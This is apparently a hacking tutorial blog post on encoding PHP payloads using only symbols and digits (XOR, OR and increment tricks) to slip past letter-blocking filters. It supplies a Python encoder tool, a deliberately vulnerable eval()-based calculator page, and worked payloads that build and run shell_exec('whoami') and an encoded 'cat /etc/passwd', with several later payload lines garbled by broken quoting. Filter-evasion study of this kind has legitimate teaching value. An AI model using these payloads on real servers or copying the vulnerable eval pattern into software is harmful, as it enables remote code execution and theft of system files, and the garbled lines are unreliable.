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
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# Bypass with PHP non-alpha encoder



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In this tutorial, I will cover PHP non-alpha encoder. I will show some basic concept first before we going deeper which may cause brain damage.

| A | B | XOR A&B |
|---|---|---------|
| 0 | 0 | 0       |
| 1 | 0 | 1       |
| 0 | 1 | 1       |
| 1 | 1 | 0       |

basic xor table

so if 'A' xor 'A' should be 0. as example below:

```
mucomplex@mucomplex-TUF-GAMING-FX504GD-FX80GD:~$ php -a
Interactive mode enabled

php > echo 'A';
A
php > echo 'A'^'A';
php >
```

xor of alphabet

now lets try 'A' xor '1':

```
php > echo 'A'^1';
p
```

xor 'A'^1'

Wait what?.. how it can be 'p' ? .. what's the logic there?. Okay, okay.. I'm going back to basic.

| Dec | Hx | Char                              | Dec | Hx | HTML  | Char         | Dec | Hx | HTML  | Char     | Dec | Hx | HTML   | Char       |
|-----|----|-----------------------------------|-----|----|-------|--------------|-----|----|-------|----------|-----|----|--------|------------|
| 0   | 0  | <b>NUL</b> (null)                 | 32  | 20 | &#32; | <b>Space</b> | 64  | 40 | &#64; | <b>@</b> | 96  | 60 | &#96;  | <b>`</b>   |
| 1   | 1  | <b>SOM</b> (Start of heading)     | 33  | 21 | &#33; | <b>!</b>     | 65  | 41 | &#65; | <b>A</b> | 97  | 61 | &#97;  | <b>a</b>   |
| 2   | 2  | <b>STX</b> (Start of text)        | 34  | 22 | &#34; | <b>"</b>     | 66  | 42 | &#66; | <b>B</b> | 98  | 62 | &#98;  | <b>b</b>   |
| 3   | 3  | <b>ETX</b> (End of text)          | 35  | 23 | &#35; | <b>#</b>     | 67  | 43 | &#67; | <b>C</b> | 99  | 63 | &#99;  | <b>c</b>   |
| 4   | 4  | <b>EOT</b> (End of transmission)  | 36  | 24 | &#36; | <b>\$</b>    | 68  | 44 | &#68; | <b>D</b> | 100 | 64 | &#100; | <b>d</b>   |
| 5   | 5  | <b>ENQ</b> (Enquiry)              | 37  | 25 | &#37; | <b>%</b>     | 69  | 45 | &#69; | <b>E</b> | 101 | 65 | &#101; | <b>e</b>   |
| 6   | 6  | <b>ACK</b> (Acknowledge)          | 38  | 26 | &#38; | <b>&amp;</b> | 70  | 46 | &#70; | <b>F</b> | 102 | 66 | &#102; | <b>f</b>   |
| 7   | 7  | <b>BEL</b> (Bell)                 | 39  | 27 | &#39; | <b>'</b>     | 71  | 47 | &#71; | <b>G</b> | 103 | 67 | &#103; | <b>g</b>   |
| 8   | 8  | <b>BS</b> (Backspace)             | 40  | 28 | &#40; | <b>(</b>     | 72  | 48 | &#72; | <b>H</b> | 104 | 68 | &#104; | <b>h</b>   |
| 9   | 9  | <b>TAB</b> (Horizontal tab)       | 41  | 29 | &#41; | <b>)</b>     | 73  | 49 | &#73; | <b>I</b> | 105 | 69 | &#105; | <b>i</b>   |
| 10  | A  | <b>LF</b> (NL line fd, new line)  | 42  | 2A | &#42; | <b>*</b>     | 74  | 4A | &#74; | <b>J</b> | 106 | 6A | &#106; | <b>j</b>   |
| 11  | B  | <b>VT</b> (Vertical tab)          | 43  | 2B | &#43; | <b>+</b>     | 75  | 4B | &#75; | <b>K</b> | 107 | 6B | &#107; | <b>k</b>   |
| 12  | C  | <b>FF</b> (NP form fd, new page)  | 44  | 2C | &#44; | <b>,</b>     | 76  | 4C | &#76; | <b>L</b> | 108 | 6C | &#108; | <b>l</b>   |
| 13  | D  | <b>CR</b> (Carriage return)       | 45  | 2D | &#45; | <b>-</b>     | 77  | 4D | &#77; | <b>M</b> | 109 | 6D | &#109; | <b>m</b>   |
| 14  | E  | <b>SO</b> (Shift out)             | 46  | 2E | &#46; | <b>.</b>     | 78  | 4E | &#78; | <b>N</b> | 110 | 6E | &#110; | <b>n</b>   |
| 15  | F  | <b>SI</b> (Shift in)              | 47  | 2F | &#47; | <b>/</b>     | 79  | 4F | &#79; | <b>O</b> | 111 | 6F | &#111; | <b>o</b>   |
| 16  | 10 | <b>DLE</b> (Data link escape)     | 48  | 30 | &#48; | <b>0</b>     | 80  | 50 | &#80; | <b>P</b> | 112 | 70 | &#112; | <b>p</b>   |
| 17  | 11 | <b>DC1</b> (Device control 1)     | 49  | 31 | &#49; | <b>1</b>     | 81  | 51 | &#81; | <b>Q</b> | 113 | 71 | &#113; | <b>q</b>   |
| 18  | 12 | <b>DC2</b> (Device control 2)     | 50  | 32 | &#50; | <b>2</b>     | 82  | 52 | &#82; | <b>R</b> | 114 | 72 | &#114; | <b>r</b>   |
| 19  | 13 | <b>DC3</b> (Device control 3)     | 51  | 33 | &#51; | <b>3</b>     | 83  | 53 | &#83; | <b>S</b> | 115 | 73 | &#115; | <b>s</b>   |
| 20  | 14 | <b>DC4</b> (Device control 4)     | 52  | 34 | &#52; | <b>4</b>     | 84  | 54 | &#84; | <b>T</b> | 116 | 74 | &#116; | <b>t</b>   |
| 21  | 15 | <b>NAK</b> (Negative acknowledge) | 53  | 35 | &#53; | <b>5</b>     | 85  | 55 | &#85; | <b>U</b> | 117 | 75 | &#117; | <b>u</b>   |
| 22  | 16 | <b>SYN</b> (Synchronous idle)     | 54  | 36 | &#54; | <b>6</b>     | 86  | 56 | &#86; | <b>V</b> | 118 | 76 | &#118; | <b>v</b>   |
| 23  | 17 | <b>ETB</b> (End of trans. block)  | 55  | 37 | &#55; | <b>7</b>     | 87  | 57 | &#87; | <b>W</b> | 119 | 77 | &#119; | <b>w</b>   |
| 24  | 18 | <b>CAN</b> (Cancel)               | 56  | 38 | &#56; | <b>8</b>     | 88  | 58 | &#88; | <b>X</b> | 120 | 78 | &#120; | <b>x</b>   |
| 25  | 19 | <b>EM</b> (End of medium)         | 57  | 39 | &#57; | <b>9</b>     | 89  | 59 | &#89; | <b>Y</b> | 121 | 79 | &#121; | <b>y</b>   |
| 26  | 1A | <b>SUB</b> (Substitute)           | 58  | 3A | &#58; | <b>:</b>     | 90  | 5A | &#90; | <b>Z</b> | 122 | 7A | &#122; | <b>z</b>   |
| 27  | 1B | <b>ESC</b> (Escape)               | 59  | 3B | &#59; | <b>;</b>     | 91  | 5B | &#91; | <b>[</b> | 123 | 7B | &#123; | <b>{</b>   |
| 28  | 1C | <b>FS</b> (File separator)        | 60  | 3C | &#60; | <b>&lt;</b>  | 92  | 5C | &#92; | <b>\</b> | 124 | 7C | &#124; | <b> </b>   |
| 29  | 1D | <b>GS</b> (Group separator)       | 61  | 3D | &#61; | <b>=</b>     | 93  | 5D | &#93; | <b>]</b> | 125 | 7D | &#125; | <b>}</b>   |
| 30  | 1E | <b>RS</b> (Record separator)      | 62  | 3E | &#62; | <b>&gt;</b>  | 94  | 5E | &#94; | <b>^</b> | 126 | 7E | &#126; | <b>~</b>   |
| 31  | 1F | <b>US</b> (Unit separator)        | 63  | 3F | &#63; | <b>?</b>     | 95  | 5F | &#95; | <b>_</b> | 127 | 7F | &#127; | <b>DEL</b> |

ascii table

By opening online calculator

✱

xor.pw/#

...

🔒

☆

## XOR Calculator

Thanks for using the calculator. [View help page.](#)

I. Input: hexadecimal (base 16) ▾  

41

II. Input: hexadecimal (base 16) ▾  

31

Calculate XOR

III. Output: hexadecimal (base 16) ▾  

70

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calculator xor

In hex, 'A' is '0x41' and '1' is '0x31', it is not really 0x01. So after xor the value, it get '0x70' which may be the alphabet of 'p' in ascii table

Okay now, what is non-alpha?

**Non-alphanumeric characters that are considered to be symbols are also treated as white space.**

The question is?.. can non-alpha be constructing to become strings?.. answer: Yes!!

Okay, let's take a look again. in hex table, I will use hex 0x20 to 0x40 and 0x7B until 0x7E, so it is not in alphabet range. so with this combination, I try to construct a string

```
php > echo '{'^'/';  
T  
php > █
```

xor non-alpha with non-alpha

You have the basic concept now. Lets *fire-up* our PHP-cli (I will use php7.x). As we know variable declaration in most programming language accept a-z, A-Z, 0-9 and underscore. I will use underscore as my variable.

First command I use to declare my variables '\$\_'. It will contain undefined variable, which we may assume as 'Null' or '0'.

2nd, I try to increase the '\$\_;' by append '++' at the end (\$\_++;). Result will be numeric '1'

3rd, by concatenate string and number, PHP will take first parameter as its type. ".\$\_ is string '1'. I try to xor again with 'A', it gives 'p'. I hope it is clear.

```
mucomplex@mucomplex-TUF-GAMING-FX504GD-FX80GD:~$ php -a
Interactive mode enabled

php > $_;
php > echo $_;
PHP Notice: Undefined variable: _ in php shell code on line 1
php > $_++;
PHP Notice: Undefined variable: _ in php shell code on line 1
php > echo $_;
1
php > echo ''. $_ ^ 'A';
p
```

So let construct our string. but lazy?.. okay I made some tool for you, and study the code.

### PHP\_alphanumeric\_encoder

What is python argumentparser? and how to declare it?

The argparse module makes it easy to write user-friendly command-line interfaces. The program defines what arguments it requires, and argparse will figure out how to parse those out of sys.argv. The argparse module also automatically generates help and usage messages and issues errors when users give the program invalid arguments.

```
parser = argparse.ArgumentParser()
parser.add_argument("payload", help="input payload")
parser.add_argument("encoder", help="xor or")
parser.add_argument("badchar", help="including badchar")
args = parser.parse_args()
make = php_encoder(payload=args.payload,method=args.encoder,badchar=args.badchar)
```

Then I initialize php\_encoder class with 3 arguments which is payload,method and badchar. I also create symbolic\_list by using string.digits + string.printable[62:94]. Finally I create list of 'xor' and 'or' non-alpha to be store.

```

6  class php_encoder():
7
8      def __init__(self, **kwargs):
9          print("="*60 + " mucomplex " + "="*60)
10         self.symbolic_list = string.digits + string.printable[62:94]
11         self.payload = kwargs.get('payload')
12         self.method = kwargs.get('method')
13         self.badchar(kwargs.get('badchar'))
14         self.counter=0
15         self.xor_list = []
16         self.or_list = []
17         self.php_encoder()

```

Below is function replacing badchar with "(none).

```

19     def badchar(self,badchar):
20         for char in badchar:
21             self.symbolic_list = self.symbolic_list.replace(char,'')

```

php\_encoder is check:

1. check if successfully encode all payload character.
2. iteration of xor non-apha and non-alpha.
3. if payload contain non-alpha.It directly pickup the non-alpha character.
4. else it will 'xor' and check if match, it append to the list.

```

23     def php_encoder(self):
24         while(self.counter != len(self.payload)):
25             try:
26                 for x in self.symbolic_list:
27                     for y in self.symbolic_list:
28                         if(self.payload[self.counter] in self.symbolic_list):
29                             self.xor_list.append("\\" + self.payload[self.counter] + "\".")
30                             self.or_list.append("\\" + self.payload[self.counter] + "\".")
31                             self.counter += 1
32                             break
33                         elif(chr(ord(y) ^ ord(x)) == self.payload[self.counter] and self.method == 'xor'):
34                             self.xor_list.append("'" + x + "'" ^ "'" + y + "'").")
35                             self.counter += 1
36                             #break
37                         elif(chr(ord(y) | ord(x)) == self.payload[self.counter] and self.method == 'or'):
38                             self.or_list.append("'" + x + "'" | "'" + y + "'").")
39                             self.counter += 1
40                             #break
41             except:
42                 None
43         self.print_output()

```

if you look at the code, there is another logic that I use. which is 'or' encoder. you may figure out this your self.

Let test the code:

```
mucomplex@mucomplex-TUF-GAMING-FX504GD-FX80GD:~/PHP_alphanumeric_encoder$ python alpha_exploit.py -h
usage: alpha_exploit.py [-h] payload encoder badchar

positional arguments:
  payload      input payload
  encoder      xor or
  badchar      including badchar

optional arguments:
  -h, --help  show this help message and exit
mucomplex@mucomplex-TUF-GAMING-FX504GD-FX80GD:~/PHP_alphanumeric_encoder$ python alpha_exploit.py whoami xor '\'
===== mucomplex =====
('7'^'@').('7'^'_').('/'^'@').(':'^'[').('@'^'-').('['^'2')
mucomplex@mucomplex-TUF-GAMING-FX504GD-FX80GD:~/PHP_alphanumeric_encoder$ python alpha_exploit.py shell_exec xor '\'
===== mucomplex =====
('3'^'@').('3'^'[').('8'^'[').(':'^'@').('@'^',')."_".'['^'>').(']'^'%').('^'^';').('^'^'=')
```

```
mucomplex@mucomplex-TUF-GAMING-FX504GD-FX80GD:~$ php -a
Interactive mode enabled

php > $_ = ('7'^'@').('7'^'_').('/'^'@').(':'^'[').('@'^'-').('['^'2');
php > echo $_;
whoami
php > $__ = ('3'^'@').('3'^'[').('8'^'[').(':'^'@').('@'^',')."_".'['^'>').(']'^'%').('^'^';').('^'^'=');
php > echo $__;
shell_exec
php > $__($_);
php > echo $__($_);
mucomplex
php > █
```

echo \$\_\_(\$\_); it actually same as echo shell\_exec('whoami').

Hands-on time!!! , below code is vulnerable to php-nonalpha encoder, which limit us only to write number and some symbols.



```

1. <html>
2. <head>
3. </head>
4. <body>
5.
6. <h4> PHP Calc </h4>
7.
8. <form action='index.php' method='post'>
9.     <input type='text' id='input' name='input' />
10.    <input type='submit' />
11. <?php
12.
13. if (isset($_POST['input'])) {
14.     if(!preg_match('/[a-zA-Z`]/', $_POST['input'])){
15.         print '<fieldset><legend>Result</legend>';
16.         eval('print '.$_POST['input'].";");
17.         print '</fieldset>';
18.     }
19.     else
20.         echo "<p>Dangerous code detected</p>";
21. }
22. ?>
23. </form>
24. </body>
25. </html>

```

With same payload we craft before. Try to exploit eval function.

(\$\_ = ('7'^@).('7'^\_).('/^@').(:'^[').('@^'-).(['^2')) is define for whoami .

(\$\_ = ('3'^@).('3'^[').('8'^']').(:'^@').('@^','').\_.'(['^>').(']'^'%').(^'^;').(^'^=)) is define for shell\_exec .

(\$\_(\$\_)) is equal to shell\_exec('whoami') .


eval('print ' . (\$\_ = ('7'^@).('7'^\_).('/^@').(:'^[').('@^'-).(['^2')).(\$\_ = ('3'^@).('3'^[').('8'^']').(:'^@').('@^','').\_.'(['^>').(']'^'%').(^'^;').(^'^=)).(\$\_(\$\_)).";');

I bracket for each variables define and execute it by calling (\$\_(\$\_))

```

mucomplex@mucomplex-TUF-GAMING-FX504GD-FX80GD:~/PHP_alphanumeric_encoder$ python alpha_exploit.py "cat /etc/passwd" xor '\
===== mucomplex =====
('8'^[').('1'^@).('1'^[').('1'^[')."/".('1'^8').('1'^[').('1'^>')."/".('1'^^').(^'^?').(^'^').('3'^@).('7'^@).('9'^[')
mucomplex@mucomplex-TUF-GAMING-FX504GD-FX80GD:~/PHP_alphanumeric_encoder$

```



Congratulation!!.. You have mastered the first technique.”mucomplex, do you have another alternative?”. Answer is Yes!.

This technique is defined as the increment technique.

First, we try to create a string from PHP stdout. Look the example below. There many ways to define it.

```
php > $_ = [];
php > echo $_;
PHP Notice: Array to string conversion in php shell code on line 1
Array
php > echo $_ = @"$_";
Array
php > $_ = [];
php > echo $_ = " ".$_;
PHP Notice: Array to string conversion in php shell code on line 1
Array
php > echo $_ = " ".$_;
Array
```

The “Array” string will store on “\$\_” variable. Next, we try to create “0” by setting the undefined variable (\$\_\_). Then we will get “A” when “\$\_\_ = \$\_\_[\$\_]” which mean we have access “A” in “Array” string. If we increment “\$\_\_++” we can obtain alphabet A-Z. Then we try to increase \$\_\_++ so it will have value 1. then feed again to “\$\_\_[\$\_]” we will obtain “r”. if we increment the “\$\_\_” for 2 times more, we can obtain small capital “a”. Now you have a basic idea of how we can control A-Z,a-z,0-9.



```

php > $__;
php > echo $__;
PHP Notice: Undefined variable: __ in php shell code on line 1
php > echo $_[$__];
PHP Notice: Undefined variable: __ in php shell code on line 1
PHP Notice: String offset cast occurred in php shell code on line 1
A
php > $___ = $_[$__];
PHP Notice: Undefined variable: __ in php shell code on line 1
PHP Notice: String offset cast occurred in php shell code on line 1
php > echo $___;
A
php > $___++;
php > echo $___;
B
php > $___++;
php > echo $___;
C
php > $___++;
php > echo $___;
D

```

```

php > echo $__;
PHP Notice: Undefined variable: __ in php shell code on line 1
php > $___++;
PHP Notice: Undefined variable: __ in php shell code on line 1
php > echo $__;
1
php > echo $_[$__];
r
php > $___ = $_[$__];
php > echo $___;
r
php > $___++;
php > echo $___;
s
php > $___++;
php > $___++;
php > $___ = $_[$__];
php > echo $___;
a

```

That's all from me. Happy Hacking.

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